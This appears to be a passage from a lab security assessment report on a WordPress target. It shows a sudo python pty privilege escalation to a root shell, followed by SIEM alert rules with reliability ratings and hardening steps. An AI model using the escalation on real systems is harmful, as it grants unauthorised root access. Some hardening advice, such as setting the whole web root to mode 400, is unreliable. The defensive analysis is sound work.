
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven# █
```

Alerts Implemented

Excessive HTTP Errors

- Metric: HTTP Response Status Code is Above 400
- Threshold: Count exceeds Top 5
- Vulnerability Mitigated: Malicious HTTP requests and excessive errors
- Reliability: Low, no condition.met was triggered even with malicious HTTP traffic

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes



HTTP Request Size Monitor

- Metric: HTTP Request Bytes
- Threshold: Count Exceeds 3500 Bytes over all documents
- Vulnerability Mitigation: Website Enumeration and Malicious Payload Posts
- Reliability: Medium. This alert triggered during the website enumeration process. If a narrow focus is preferred, this rule would be graded a success.


WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes



CPU Usage Monitor



- Metric: System Process CPU Total Percentage
- Threshold: Above 50%
- Vulnerability Mitigated: Enumeration; Brute Force Attack
- Reliability: High. This rule triggered several times over the course of our assessment during the local directory enumeration and the web page enumeration.

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



SSH Login Monitor


- Metric: System Authentication Event Failed
- Threshold: 5
- Vulnerability Mitigated: Brute Force SSH Login
- Reliability: High. This is a specific rule created to trigger in the event a malicious actor tries to brute force SSH Login information.
- We were unable to create the threshold due to restrictions regarding the value field.



Hardening

Hardening Against Wordpress Username Enumeration

- Remove the vulnerable Wordpress page from the current working website
 - This is best accomplished through the wordpress GUI, but can also be accomplished by deleting the webpage in the website's root directory
- Install a Web Application Firewall and configure the settings to block Website Scans.
 - Popular Wordpress WAFs include: Sucuri, maxCDN, and Cloudflare among others.
- Implement reCAPTCHA into the login page
 - reCAPTCHA can be added to the website via a wordpress plugin available in the administration page.



Hardening Against Brute Force Vulnerability

- Enforce a Strong Password Policy
 - Complex passwords 8-12 characters in length with at least one number and one symbol included.
- Wordpress Two-Factor Authentication Plug-in
 - Popular Providers include Shield Wordpress Security, Google Authenticator, and Duo Two-Factor Authentication.
- Restrict access to network via IP address access list
 - Uncomplicated Firewall
 - `sudo ufw deny from xxx.xxx.xxx.xxx to any`
 - iptables
 - `sudo iptables -I INPUT -s xxx.xxx.xxx.xxx -j DROP`
 - Firewalld
 - `sudo firewall-cmd --permanent --add-rich-rule="rule family='ipv4' source address='xxx.xxx.xxx.xxx' reject"`



Hardening Against Least Privilege Vulnerability

- Change the wp-config.php permissions to root access only to prevent non-administrative system users from reading the file.
 - Command: chmod 400 wp-config.php
- Change the permissions on the entire wordpress folder to prevent non-administrative system users from accessing the contents of the website
 - Command: chmod -R 400 /var/www/html/wordpress/



```
michael@target1:/var/www/html/wordpress$ ls -al wp-config.php
-rw-rw-rw- 1 www-data www-data 3134 Aug 13 2018 wp-config.php

// ** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
